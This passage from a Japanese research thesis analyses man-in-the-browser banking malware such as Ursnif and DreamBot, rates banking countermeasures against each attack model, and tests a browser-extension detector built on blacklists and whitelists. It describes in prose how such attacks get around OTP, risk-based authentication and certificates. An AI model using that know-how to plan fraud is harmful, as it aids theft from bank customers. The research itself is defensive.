にリアルタイム情報利用が用いられるため，リアルタイム情報利用のみを想定する．

5.3.5　MITB 攻撃と連携するマルウェア機能の考慮

分析対象マルウェアは，いずれも MITB 攻撃以外の攻撃機能を有しているが，本研究においては，MITB 攻撃以外の機能は基本的に分析対象とはしない．しかし，Ursnif および DreamBot で用いられるコンテンツ改ざんまたは偽サイト誘導以外の機能のうち以下の機能については，MITB 攻撃との連携を考慮する必要があると考える．

VNC 機能: 攻撃対象 URL に接続した際，VNC モジュールをダウンロードして，起動する．

VNC 機能は，感染 PC を遠隔操作することが可能であり，銀行を狙った情報盗取型コンテンツ改ざん攻撃や偽サイト誘導攻撃とあわせて設定されることを確認している．このため，対策手法の有効性の検討においては，VNC 機能があわせて用いられるケースを考慮する必要がある．なお，この際に用いられる VNC 機能は，Hidden VNC [6] と呼ばれる方法が用いられ，感染 PC 上で利用者が遠隔操作に気づくことはできない．

5.4　既存対策手法の有効性の検討

各 MITB 攻撃モデルに対して，インターネットバンキングにおける個々の既存対策手法の有効性について検討を行った結果について述べる．あわせて，銀行以外の企業における MITB 攻撃対策の状況について調査を行った結果について述べる．

5.4.1　対策手法

本章では，インターネットバンキングにおける既存の対策手法として，全国銀行協会の文献 [60]， [61] の「銀行が講じるセキュリティ対策事例」で紹介されている内容を参照する[*1]．対策手法を表 5.3 に示す．表 5.3 から対策手法は，認証系，検知系，運用系の 3 種類に分けられる．このうち，運用系は，MITB 攻撃に対する直接の対策ではないため，認証系，検知系の項目を検討の対象とする．

認証系対策は，インターネットバンキングへのログイン認証や決済認証を強化するものである．OTP は，

[*1] 対策手法の調査は，論文 [17] の検討方法を参考とした．

表 5.3　対策手法

認証系	OTP，2 経路認証，リスクベース認証，トランザクション認証，電子証明書（ハードトークン）*
検知系	専用ウィルス対策ソフト，改ざん検知製品
運用系	不正ログイン・不正取引のモニタリング，当日送金の制限*

*法人口座のみ

ハードトークンやスマートフォンアプリを利用した使い捨て PIN コードの発行，2 経路認証は，メールや SMS 等の経路を利用した OTP の発行を想定している．また，トランザクション認証は，ハードトークンを利用し，送金処理の際にハードトークンに取引内容（送金先口座番号等）を入力して Transaction Authentication Number（以下，TAN）を生成し，生成した TAN を用いた決済認証を行う方式を想定している．

検知系対策は，マルウェア感染を検知する専用のウィルス対策ソフトの配布や，改ざん検知製品の導入である．改ざん検知製品は，インターネットバンキングのコンテンツと Web ブラウザ上の DOM 情報等を検査する JavaScript を同時に配信し，検査結果をインターネットバンキングサーバに通知することでコンテンツ改ざん等を検知し，取引の停止や利用者への警告を行うシステムを指す [62]， [63]．

5.4.2　対策手法の有効性

それぞれのセキュリティ対策が各 MITB 攻撃手法に対して有効であるかを検討した結果を表 5.4 に示す．

表 5.4　各 MITB 攻撃手法に対する対策手法の有効性

対策手法	MITB 攻撃手法		
	情報盗取型	自動送金型	偽サイト誘導
OTP	×	×	×
2 経路認証	×	×	×
リスクベース認証	×	×	×
トランザクション認証	○	○	○
電子証明書	○*	×	○*
専用ウィルス対策ソフト	○	○	○
改ざん検知	○	○	×

○：対策が有効，×：対策が無効
*VNC による遠隔操作と連携した場合は “× ”

従来から用いられる OTP，2 経路認証，リスクベース認証は，すべての MITB 攻撃手法に対して有効ではない．MITB 攻撃では，盗取した情報をリアルタイムで利用する攻撃を行うため OTP や 2 経路認証を盗取することが可能である．具体的には，情報盗取型改ざん攻撃の図 5.2 における 6. 決済認証情報の盗取，自動送金型コンテンツ改ざん攻撃の図 5.3 における 8. 決済認証情報の盗取，偽サイト誘導攻撃の図 5.4 における 5. 決済認証情報の盗取に示したように，攻撃者が決済認証情報を利用する時点で OTP や 2 経路認証等の決済認証情報を偽画面等で盗取する方法が用いられる．リスクベース認証は，固定的な情報を設定する方式である．このため，攻撃者はあらかじめどのような認証情報が設定可能であるかを調査することで，認証情報盗取画面を作成し盗取することが可能である．具体的には，情報盗取型改ざん攻撃および偽サイト誘導攻撃では，利用者の入力するログイン情報に加えて偽のリスクベース認証画面を表示することで盗取する方法が用いられる．

自動送金型コンテンツ改ざん攻撃では，利用者が感染 PC 上でログイン操作を行うためリスクベース認証が必要な場合，利用者自身が認証を行うため無効化されてしまう．

トランザクション認証は，決済認証情報であるため各 MITB 攻撃手法を用いて OTP や 2 経路認証と同様のタイミングで盗取を行うことが可能である．しかし，トランザクション認証は，感染 PC 以外の専用ドングル等で送金処理の内容を確認して認証する方式であるため利用者自身が行っていない送金処理の認証であることに気づき処理を中断すると考えられる．よって，すべての MITB 攻撃手法に対して有効と考えられる．

電子証明書は，自動送金型コンテンツ改ざん攻撃では，利用者がインターネットバンキングを行っている感染 PC 上で送金が行われる．よって，電子証明書がセットされた正規の状態を悪用される形で無効化されてしまう．情報盗取型コンテンツ改ざん攻撃および偽サイト誘導攻撃の場合，電子証明書がないため攻撃者の環境から不正ログインを行うことができず対策として有効であると考えられる．しかし，5.3.5 項で述べた VNC 機能を用いることで，インターネットバンキング操作中の感染 PC を VNC 機能で遠隔操作し，図 5.2 および図 5.4 内のマニピュレーションサーバからインターネットバンキングに行われる不正なログイン等の操作を感染 PC 上で行うことで無効化されてしまう．

専用ウィルス対策ソフトは，MITB 攻撃を行うマルウェアそのものを検知するためすべての MITB 攻撃手法に対して有効と考えられる．改ざん検知製品は，正規コンテンツ内に自身の改ざんを検知する仕組みを内包するものであるため，情報盗取型改ざん攻撃および自動送金型コンテンツ改ざん攻撃では，図 5.2 および図 5.4 内の 1. コンテンツ改ざんや 3.MITB 攻撃用 JavaScript の実行によるコンテンツの変化を検知することが可能であるため有効と考えられる．しかし，偽サイト誘導をされると正規のインターネットバンキングサイトに接続しないため改ざん検知製品の仕組みが無効化されてしまう．

5.4.3 銀行以外の MITB 攻撃対策の実態

銀行では，既存対策手法を用いた MITB 攻撃を含む不正送金への対策が積極的に行われている [64]．本章では，銀行以外の攻撃対象における MITB 攻撃対策の実態を調査した．調査は，分析対象マルウェアのいずれかの攻撃設定情報に含まれたことのある，カード会社 12 社，仮想通貨取引所 5 社，EC サイト 2 社，Web ポータル 2 社，フリーメールサービス 2 社，ファイル共有サービス 1 社のログイン画面に接続し，MITB 攻撃に関する警告表示および専用ウィルス対策ソフト配布等の有無を確認した．その結果，MITB 攻撃に関する警告表示はカード会社 4 社で，専用ウィルス対策ソフト配布はカード会社 1 社でのみ行われるという状況であった．仮想通貨取引所では，不正ログイン等の対策として 2 経路認証の利用が推奨されている．しかし，2 経路認証の利用が必須となっているのは，攻撃対象の 5 社中 1 社のみであり，他 4 社は利用者が選択する形になっていた．

5.5 考察

5.4 節をふまえ各対策手法のメリット・デメリットを整理し，各対策手法を利用するうえでの問題点とその対策について考察した結果を報告する．

5.5.1 既存対策手法の問題点と対策

5.4.2 項の結果から，すべての MITB 攻撃手法に対して有効な対策手法は，トランザクション認証および専用ウィルス対策ソフトの 2 種類である．これらの対策手法を利用するうえでの問題点とその対策について考察

する．また，無効であると判断した対策手法についても同様にその問題点と対策について考察する．

5.5.1.1　有効と判断した対策手法の問題点と対策

(1) トランザクション認証

トランザクション認証は，送金内容を認識して認証する方式のため不正送金に対して有効である．しかし，トランザクション認証であっても不正送金が発生する可能性が存在する．それは，トランザクション認証の際に何を認証しているのかを正確に確認できない場合である．例として，電卓型のハードトークンを用いるような場合，送金先口座番号や送金金額等を入力して認証を行う．しかし，利用者が何を入力しているのか正確に把握していない場合は，MITB 攻撃による偽画面等でハードトークンの操作を促されると誤って不正送金を認証してしまう可能性がある．この問題は，認証の内容を正確に視認可能なハードトークンやスマートフォンアプリを利用することで対策が可能である．また，トランザクション認証について利用者に正しく理解してもらうことで誤操作を防ぐというアプローチも考えられる．

トランザクション認証は，決済認証を強化する方法であるため，MITB 攻撃によってログイン認証情報が盗取されてしまうことに対する対策にはならない．ログイン認証情報が盗取されることにより，インターネットバンキングに登録されている個人情報や残高等資産情報の流出等の被害が考えられる．このため，検知系の対策により，感染 PC でインターネットバンキングを利用することを未然に防止する等の対策が必要である．

トランザクション認証の導入には，システムの大幅な変更やハードトークンの配布等，導入コストが高いことが想定されるため導入自体が難しいことが懸念される．しかし，トランザクション認証は，不正送金に対して最も効果的な対策であると考えられるため可能な限り，すべての金融機関で導入されることが望ましい．

(2) 専用ウィルス対策ソフト

専用ウィルス対策ソフトの導入は，MITB 攻撃を行うマルウェア自体を検知するため MITB 攻撃に対して有効である．しかし，専用ウィルス対策ソフトは，アンチウィルスソフトの一種であるためすべてのマルウェアを検知可能とは限らない点に注意が必要である．また，すべての利用者がインストールするとは限らない．別のアンチウィルスソフトとの競合や利用環境の問題でインストールが行えない利用者も存在するためインストールを強制することは困難であると考えられる．よって，検知漏れやインストールしていない利用者が存在することをふまえて，ログイン認証および決済認証の強化をあわせて行う必要がある．また，専用ウィルス対策ソフトを導入していない利用者に対するモニタリングの強化や送金の制限等による不正送金の防止および専用ウィルス対策ソフトの導入を促すといったことも考えられる．なお，利用者に対して，専用ウィルス対策ソフトの導入および推奨利用環境の利用を促す活動は継続的に行う必要がある．

5.5.1.2　無効と判断した対策手法の問題点と対策

(1)OTP および 2 経路認証

OTP，2 経路認証は，リアルタイムで情報利用する必要があるため盗取の手法は，5.4.2 項で述べたとおり，トランザクション認証と同様である．このため，固定的な ID・パスワードによる認証に比して堅牢であるといえる．これらの決済情報が盗取される原因としては，利用者が決済認証情報をどのように利用するかを正確に把握していないためであると考えられる．よって，トランザクション認証と同様に認証情報の利用方法を利用者に正しく理解してもらうことによって盗取を防ぐというアプローチが考えられる．しかし，何を認証しているのかを利用者が正確に認識可能なトランザクション認証の方が利用者が理解しやすいため，より有効であると考えられる．また，OTP，2 経路認証は，決済認証であるためトランザクション認証と同様に不正送金に対する対策であり，ログイン情報の盗取に対しては，検知系の対策とあわせて用いる必要がある．なお，2 経

路認証では，メール，SMS 等で OTP を送付する際に何の認証を行うかの詳細を記載することでトランザクション認証と同等の効果を得ることが可能であると考える．しかし，感染 PC 上で 2 経路認証のメールを受信するような場合は，マルウェアによってメールの内容を盗聴される可能性がある．また，攻撃者がログイン後に通知先のメールアドレスを変更することで 2 経路認証を無効化することも想定される．よって，2 経路認証は，スマートフォン等の感染 PC とは別経路で通知が行われ，通知先を安易に変更できない運用が望ましい．

(2) リスクベース認証

リスクベース認証は，固定的な認証情報を設定する方式であるため MITB 攻撃による盗取が容易であり，MITB 攻撃において不正ログインを防止する手法とはいえない．しかし，リスクベース認証は，利用者が定常的に使用している環境以外であることを検知した際に用いられる．よって，リスクベース認証が有効となった時点でシステム運用者が不正利用の可能性を考慮してモニタリング対象とする等の運用を行うことで不正送金のリスクが低減されると考える．

(3) 電子証明書（ハードトークン）

電子証明書は，自動送金型コンテンツ改ざん攻撃や VNC 機能と連動した際の情報盗取型コンテンツ改ざん攻撃および偽サイト誘導攻撃に対して有効ではないと判断した．しかし，電子証明書が感染 PC にセットされている状態のみで攻撃可能である．よって，電子証明書の適切な運用を行うことで MITB 攻撃によってログイン認証情報が盗取された際に継続して攻撃者によるログインを行わせないといった点での効果は期待できる．しかし，電子証明書は遠隔操作に対して脆弱であるため，不正送金対策としては，トランザクション認証等の決済認証と併用して用いる必要がある．たとえば，電子証明書がセットされていれば，送金等の決済も行えるといったシステム運用は避けるべきである．

(4) 改ざん検知製品

改ざん検知製品は，MITB 攻撃によるコンテンツ改ざんを検知するため偽サイト誘導攻撃に対して有効ではない．これは，コンテンツ改ざんを検知する仕組みがコンテンツ内に内包されていないサイトに誘導されるため対策が困難である．しかし，情報盗取型コンテンツ改ざん攻撃や自動送金型コンテンツ改ざん攻撃には有効であり，コンテンツ内に検知の仕組みを内包するため同じ検知系対策である専用ウィルス対策ソフトとは異なり，利用者すべてをカバー可能という利点がある．改ざん検知製品は，専用ウィルス対策ソフトの導入を行わない利用者にも検知系対策を適用するための補完手法として捉える必要があると考えられる．なお，改ざん検知製品は，無効化されるケースに加え，専用ウィルス対策ソフトと同様に検知漏れが発生する可能性があるためログイン認証および決済認証の強化をあわせて行う必要がある．

5.5.2 既存対策手法の活用方法

5.4.2 項および 5.5.1 項の結果から MITB 攻撃による不正送金対策には，トランザクション認証および専用ウィルス対策ソフトが最も有効であることを確認した．また，それぞれの問題点と対策を検討することで有効的な利用方法について考察した．さらに，無効と判断した対策についても同様の検討を行った．

これらの結果から，MITB 攻撃による不正送金対策は，その効果を理解したうえで，複数の対策手法を組み合わせた運用を行う必要があると考える．対策手法を組み合わせる利用方法としては，検知系の対策，認証系のログイン認証強化，決済認証強化を組み合わせて使用することが重要である．検知系の手法で MITB 攻撃を未然に防止したうえで，検知が行えない攻撃に対し電子証明書による不正ログインの防止やリスクベース認証による不正ログインの可能性の検出，トランザクション認証等の決済認証情報による不正送金の防止という，検知，ログイン認証強化，決済認証強化という 3 つを組み合わせることが重要であると考える．(図 5.5)

また，各対策手法と運用による対策の連携も重要である．加えて，サービスの運用者だけでなく，利用者も攻撃手法および対策手法について理解を深めることで，対策の効果が発揮されると考える．現在，銀行をはじめ，多くの関係機関が絶えず不正送金に対する啓蒙活動を行っているが，利用者側も積極的に知ろうとする意識が必要であると考える．



図 5.5　対策手法の組合せ

5.5.3　利用者が注意すべき点

5.5.2 項において利用者側も積極的に知ろうとする意識が必要としたが，実際にどの様な点において利用者が注意することで，既存対策手法がより有効に機能するかについて述べる．ここでは，主に検討の対象とした既存対策手法の利用時に注意すべき点について着目する．なお，金融機関ごとの具体的なセキュリティについては，全国銀行協会の文献 [60]， [61] や自身が利用する金融機関のセキュリティ解説（例： [65]，[66]，[67]，[68]，[69]）を参照されたい．なお，リスクベース認証に関しては，利用者が注意すべき点は一般的なパスワードの設定と同様の内容のみと考えられる．また，改ざん検知製品については利用者が意識して注意すべき点はないと考えられる．よって，これらの対策手法についての注意すべき点については，特に記載しない．

(1) 決済認証情報

トランザクション認証，OTP および 2 経路認証等の決済認証情報利用時の注意すべき点について述べる．利用者は，ログイン認証情報と決済認証情報の違いについて明確に認識する必要がある．トランザクション認証等の決済認証情報は，送金等の決済が行われる際にのみ利用される認証情報であるということを理解する必要がある．なぜなら，図 5.2，図 5.3 の MITB 攻撃用 JavaScript による偽画面や図 5.4 の偽サイトは，一般的にログイン未完了の状態で，さらにログインに必要な情報入力の要求を装うことで決済認証情報の盗取とリアルタイム送金を行う．このため，利用者が決済認証情報入力を要求される場面を正確に把握することで MITB 攻撃による不正送金を防止することが可能になると考えられる．なお，決済認証の強化による対策は，不正送金は防止可能だが偽画面等が表示された時点でログイン認証等が既に盗取されている可能性がある点についても注意が必要である．決済認証情報の入力を求めるような偽画面等が表示された場合は，該当の PC の利用を取りやめるだけではなく，利用している金融機関等に問い合わせて，その後の対応をする必要が生じる可能性が高い．

(2) 電子証明書（ハードトークン）

電子証明書に関しては，インターネットバンキング利用時以外は，PC に接続したままにしないということが必要である．これは，5.4.2 節で述べたとおり，VNC による遠隔操作で感染 PC を遠隔操作される可能性を考慮した場合，電子証明書が接続されたままの状態であると攻撃者によるログイン等の操作が可能になるためである．これによって，口座内の資産や個人の情報が盗取されてしまう危険性がある．さらに，金融機関が電子証明書の接続された端末では決済認証無しで送金が可能といった誤った運用が行われていた場合，不正送金の被害にあう可能性もある．

(3) 専用ウィルス対策ソフト

金融機関によって専用ウィルス対策ソフトの導入が推奨されている場合は，該当のソフトウェアを可能な限り導入すべきである．また，金融機関が推奨する利用環境を可能な限り利用すべきである．推奨する利用環境は，インターネットバンキングそのものを正しく動作させるだけでなく，セキュリティ面でのメリットが考えられる．まず，専用ウィルス対策ソフトが正しく動作する環境であると考えられる．また，改ざん検知製品が導入されている場合，これらの製品が正しく動作する環境であると考えられる．なお，専用ウィルス対策ソフトを導入した環境でも検知漏れ等が発生するリスクがあることを理解して認証情報の取り扱い等に注意を払う必要がある．

5.6 MITB 攻撃検知手法の提案

MITB 攻撃の対策として，認証の強化や検知製品の導入等を組み合わせた対策が必要であると述べた．しかし，認証系の対策では，不正送金を防止することは可能であるが，MITB 攻撃によってログイン認証情報等が盗取される可能性がある．これによって，預金者の個人情報や残高等の資産情報が攻撃者に悪用される恐れがある．これを未然に防止するためには，検知系対策の強化が必要である．しかし，検知系対策の導入は，個々の金融機関の判断に委ねられており，すべての金融機関において導入されてはいない．さらに，5.4.3 項の結果より銀行以外の攻撃対象では，MITB 攻撃対策が積極的に行われていないことが分かった．仮想通貨取引所は，今後，被害が増大した場合，銀行と同様の不正送金対策が求められる可能性がある．その際には，本研究を含む MITB 対策の研究を参考に対策について十分に検討することが望ましい．カード会社等の攻撃対象では，情報盗取自体が目的となるため検知系対策が主体となると考えられる．しかし，クレジットカード情報の盗取は，カード会社以外のサイトも攻撃に利用されているためカード会社のみで対策を徹底することは困難である．そのため，国等が主体となって MITB 対策・検知の仕組みをすべての企業や利用者に行き渡らせる必要があると考える．

そこで，銀行に限らず MITB 攻撃を効率的に検知する MITB 攻撃によるコンテンツ改ざんの結果発生する悪性通信に着目した検知手法を提案する．提案手法を，ブラウザ拡張として実装し，実際の MITB 攻撃によるコンテンツ改ざんの結果発生する悪性通信の検知が可能であるかの検証を行った．

5.6.1 提案手法

5.3 節で述べたとおり，MITB 攻撃には，コンテンツ改ざん攻撃と偽サイト誘導攻撃が存在する．図 5.2，図 5.3，図 5.4 の各攻撃モデルより，いずれの攻撃手法においてもマニピュレーションサーバと呼ばれる攻撃者のサーバと Web ブラウザが通信を行うという共通点が存在する．そこで，Web ブラウザからの通信を監視し，マニピュレーションサーバへの通信を検出することで MITB 攻撃を検知し，通信の遮断や利用者への感染の警告を行うことを可能とするものである．Web ブラウザの通信監視は，ブラウザ拡張として実装する．ブラウザ拡張では，WebExtensions API [70] の webRequest.onBeforeRequest を Hook することで，全 HTTP リクエストを送付前に監視する．なお，MITB 攻撃検知機能を持つブラウザ拡張の実装には，WarpDrive プロジェクト [71] で用いられるブラウザセンサを雛形として用いた．以下，この MITB 攻撃検知機能を持つブラウザ拡張をブラウザセンサと呼称する．なお，WarpDrive プロジェクトでは，タチコマ・セキュリティ・エージェントと呼ばれるブラウザ拡張のブラウザセンサとブラウザセンサで収集した情報を分析するための情報分析基盤を持つ．WarpDrive プロジェクトのブラウザセンサは，無料で配布されており，利用者の同意に

基づいて通信履歴やコンテンツ等の Web ブラウザの情報を収集する機能を有している．

ブラウザセンサで用いる検知ルールは，第 3 章の長期観測システムで得られた攻撃設定情報および第 4 章の MITB 攻撃用 JavaScript の動的解析で得た通信ログに基づいて作成する．なお，コンテンツ改ざん攻撃と偽サイト誘導攻撃で検知手法を変更する必要がある．以下に，各 MITB 攻撃手法に対する検知手法の概要を述べる．

5.6.1.1　コンテンツ改ざん攻撃の検知方法（Blacklist 検知）

コンテンツ改ざん攻撃の検知方法について述べる．図 5.6 にコンテンツ改ざん攻撃の検知のイメージを示す．図 5.6 に示すとおり，コンテンツ改ざん攻撃検知は，悪性通信を検知するための Blacklist を用いる．



図 5.6　コンテンツ改ざん攻撃検知のイメージ

通常，コンテンツ改ざん攻撃は，正規コンテンツに MITB 攻撃用 JavaScript を読み込む動作をするための挿入コード片を挿入する改ざんを行う．この挿入コード片が実行され MITB 攻撃用 JavaScript がマニピュレーションサーバから読み込まれる際の通信を検出することで，MITB 攻撃を検知することが可能である．長期観測によって得られた攻撃設定情報の挿入コード片からマニピュレーションサーバとの通信を行う情報を抽出し，Blacklist を作成する．攻撃設定情報からマニピュレーションサーバとの通信の抽出が困難な場合は，MITB 攻撃用 JavaScript の動的解析で得た通信ログを用いて Blacklist を作成する．この Blacklist に一致する通信が発生するかを常時監視する．検知実験に用いた Blacklist の一例を図 5.7 に示す．この Blacklist を用いた検知手法を Blacklist 検知と呼称する．

なお，稀に挿入コード片が MITB 攻撃用 JavaScript 本体である場合が存在する．この場合でも，挿入コード片内の MITB 攻撃用 JavaScript は，マニピュレーションサーバと連携して攻撃を行うため問題なく検知可能と考えられる．

5.6.1.2　偽サイト誘導攻撃の検知方法（Whitelist 検知）

図 5.8 に偽サイト誘導攻撃の検知のイメージを示す．図 5.8 に示すとおり，偽サイト誘導攻撃検知は，対象サイトの通常の通信ログから作成した Whitelist を用いて正常通信と異なった通信を検知した場合に警告を促すアノマリー検知を用いる．



図 5.7　Blacklist の例



図 5.8　偽サイト誘導攻撃検知のイメージ

偽サイト誘導攻撃は，正規サイトに接続した際に通信先を改ざんして，偽サイトに接続させる．通信先の改ざんは，Web ブラウザの通信レイヤで行われるため，ブラウザ拡張からは改ざん前の通信しか確認することができない．しかし，偽サイト誘導攻撃は，コンテンツがすべて入れ替えられるため偽サイトへの接続では，正規サイトへの通信とはコンテンツ読み込み開始から完了までの通信に差異が生じると考えられる．このため，攻撃設定情報の分析で偽サイト誘導攻撃が用いられる攻撃対象サイトの通常の通信ログから Whitelist を作成し，Whitelist に一致しない通信を検出することで MITB 攻撃を検知することが可能である．Whitelist は，攻撃対象サイトの通常の通信ログを収集し，パラメータ等の動的に変化する内容を正規表現で抽象化して作成する． この Whitelist を用いた検知手法を Whitelist 検知と呼称する．

なお，Whitelist 検知の場合は，Blacklist 検知とは異なり常時監視するのではなく，攻撃対象サイトに接続した場合にのみ Whitelist 検知が行われるように表示中のページのメイン URL を常時監視し，攻撃対象サイトに一致した場合にのみ全 HTTP リクエストの監視を行う．

5.6.2　実験

提案手法による MITB 攻撃検知の有効性を検証するために行った実験について述べる．第 4 章で提案した改ざん再現システムを用いて再現した MITB 攻撃を検知する予備実験と，改ざん再現システムのダミーサイトに対し金融系マルウェアに感染した PC で接続し実際に発生する MITB 攻撃を検知する本実験の 2 種類の

実験を行った．

5.6.2.1 実験環境

実験環境について述べる．第 4 章で用いた改ざん再現システムを用いて実験を行う．システムの詳細は，4.4 節を参照．ブラウザセンサを設定する検知実験用 PC 環境を表 5.5 に示す．予備実験・本実験共に同じ設定の検知実験用 PC 環境を用いており，マルウェア感染の有無以外に違いは無い．検知実験は，ブラウザセンサを追加した Chrome と Firefox の 2 種類の Web ブラウザを用いて実施した．また，ブラウザセンサは，Chrome と Firefox で同一のものを用いている．

表 5.5 検知実験用 PC 環境

ホスト OS	macOS 10.14.6
仮想環境	VMware Fusion 11.1.1
ゲスト OS	Windows 7 Professional 32bit
Web ブラウザ	Google Chrome 67，Firefox 56

5.6.2.2 実験対象

実験対象とする金融系マルウェアおよび攻撃対象サイトについて述べる．実験対象の金融系マルウェアを表 5.6 に示す．表 5.6 の各検体は，第 4 章と同一の Ursnif，DreamBot，Ramnit の 3 種類の金融系マルウェアを用いた．

表 5.6 実験対象の金融系マルウェア

検体名	マルウェア名
検体 1	Ursnif
検体 2	DreamBot
検体 3	Ramnit

実験対象として用いた攻撃対象サイトは，主に第 4 章で MITB 攻撃用 JavaScript の動的解析対象としたダミーサイトを用いた．第 4 章では，攻撃対象サイトがログイン画面かつ MITB 攻撃用 JavaScript の収集を行うことができた全銀行サイトおよび銀行以外の攻撃対象サイトの種別ごとに 1 サイトを MITB 攻撃用 JavaScript の動的解析の対象とした．本章では，これに加えて表 5.7 を実験対象として追加した．

表 5.7 追加した実験対象

検体名	追加サイト概要
検体 1	偽サイト誘導攻撃対象の銀行 1 サイト ログイン画面以外が攻撃対象とされた EC 1 サイト
検体 2	ログイン画面以外が攻撃対象とされ，MITB 攻撃用 JavaScript が取得されなかったフリーメールサービス 1 サイト ログイン画面以外が攻撃対象とされた EC 1 サイト (検体 1 と共通)
検体 3	なし

表 5.7 のサイトを追加することで，各マルウェアの攻撃対象サイトの種別を網羅する．実験対象は以下のとおりである．

検体 1：銀行 3 サイト，EC サイト 1 サイト

検体 2：銀行 7 サイト，クレジットカード会社 1 サイト，仮想通貨取引所 1 サイト，フリーメール 1 サイト，EC サイト 1 サイト

検体 3：クレジットカード会社 1 サイト，EC サイト 1 サイト，Web ポータル 1 サイト

検体 1 で追加した攻撃対象サイトのうち銀行 1 サイトは，偽サイト誘導攻撃の対象であるため Whitelist 検知の実験を行う．なお，この銀行サイトは，第 4 章の実験以後に攻撃設定情報が更新され，新たに追加された攻撃対象である．偽サイト誘導攻撃の対象とされた銀行サイトの再現では，正規サイトとマニピュレーションサーバから収集した偽サイトの双方を構築し，Web ブラウザからの HTTP リクエストに対し，ダミーサイトサーバ側で通信先改ざん後の内容で応答することで再現する．この他の全サイトに対する攻撃は，コンテンツ改ざん攻撃であるため，Blacklist 検知の実験を行う．

5.6.2.3 実験方法

実験方法について述べる．予備実験では，はじめに，改ざん再現システムで MITB 攻撃を再現しない設定の攻撃対象のダミーサイトに検知実験用 PC で接続し，ブラウザセンサによる誤検知の有無を確認した．次に，改ざん再現システムで MITB 攻撃を再現する設定の攻撃対象のダミーサイトに検知実験用 PC で接続し，ブラウザセンサによる MITB 攻撃の検知が可能であるかを確認した．本実験では，改ざん再現システムで MITB 攻撃を再現しない設定の攻撃対象のダミーサイトに実験対象マルウェアに感染した 3 種類の検知実験用 PC で接続し，ブラウザセンサによる MITB 攻撃の検知が可能であるかを確認した．実験の手順は，以下のとおりである．

1. ダミーサイトに検知実験用 PC の Web ブラウザで接続する
2. ダミーサイトの読み込み完了を待つ
3. ブラウザセンサの検知ログを収集する

なお，実験手順において，Web ページの操作は行わない．これは，MITB 攻撃による情報盗取等を未然に防止するため攻撃対象サイトの読み込みのみで，MITB 攻撃の検知が可能であるかを検証するためである．

5.6.2.4 予備実験の結果

予備実験の結果について述べる．検体 1 の Blacklist 検知，Whitelist 検知の予備実験結果を表 5.8 および表 5.9 に，検体 2 の Blacklist 検知の結果を表 5.10 に，検体 3 の Blacklist 検知の結果を表 5.11 に示す．

表 5.8，表 5.10，表 5.11 の結果から Blacklist 検知においていずれの Web ブラウザにおいても誤検知が発生しないことを確認した．また，表 5.9 の結果から Whitelist 検知でもいずれの Web ブラウザにおいても誤検知が発生しないことを確認した．

表 5.8，表 5.10，表 5.11 の結果からいずれの Web ブラウザにおいても検体 1 の銀行 A を除くすべてのダミーサイトで MITB 攻撃による悪性通信を検知することが可能であることを確認した．なお，検体 1 の銀行 A は，ブラウザセンサの持つコンテンツ情報収集のための JavaScript への Hook が挿入コード片内の JavaScript に対して行われたことにより，ブラウザセンサと挿入コード片が干渉し，Script エラーが発生した．この結果，マニピュレーションサーバへの通信が発生しなかったため対象外とした．

表 5.9 の結果から偽サイトに誘導された際，正規サイト接続では発生しない偽サイトとの通信を検知するこ

表 5.8　検体 1 の Blacklist 検知予備実験の結果

	Chrome		Firefox	
ダミーサイト	誤検知	MITB 攻撃検知	誤検知	MITB 攻撃検知
銀行 A	無	-	無	-
銀行 B	無	○	無	○
EC サイト B	無	○	無	○

表 5.9　検体 1 の Whitelist 検知予備実験の結果

	Chrome		Firefox	
ダミーサイト	誤検知	MITB 攻撃検知	誤検知	MITB 攻撃検知
銀行 I	無	○	無	○

表 5.10　検体 2 の Blacklist 検知予備実験の結果

	Chrome		Firefox	
ダミーサイト	誤検知	MITB 攻撃検知	誤検知	MITB 攻撃検知
銀行 B	無	○	無	○
銀行 C	無	○	無	○
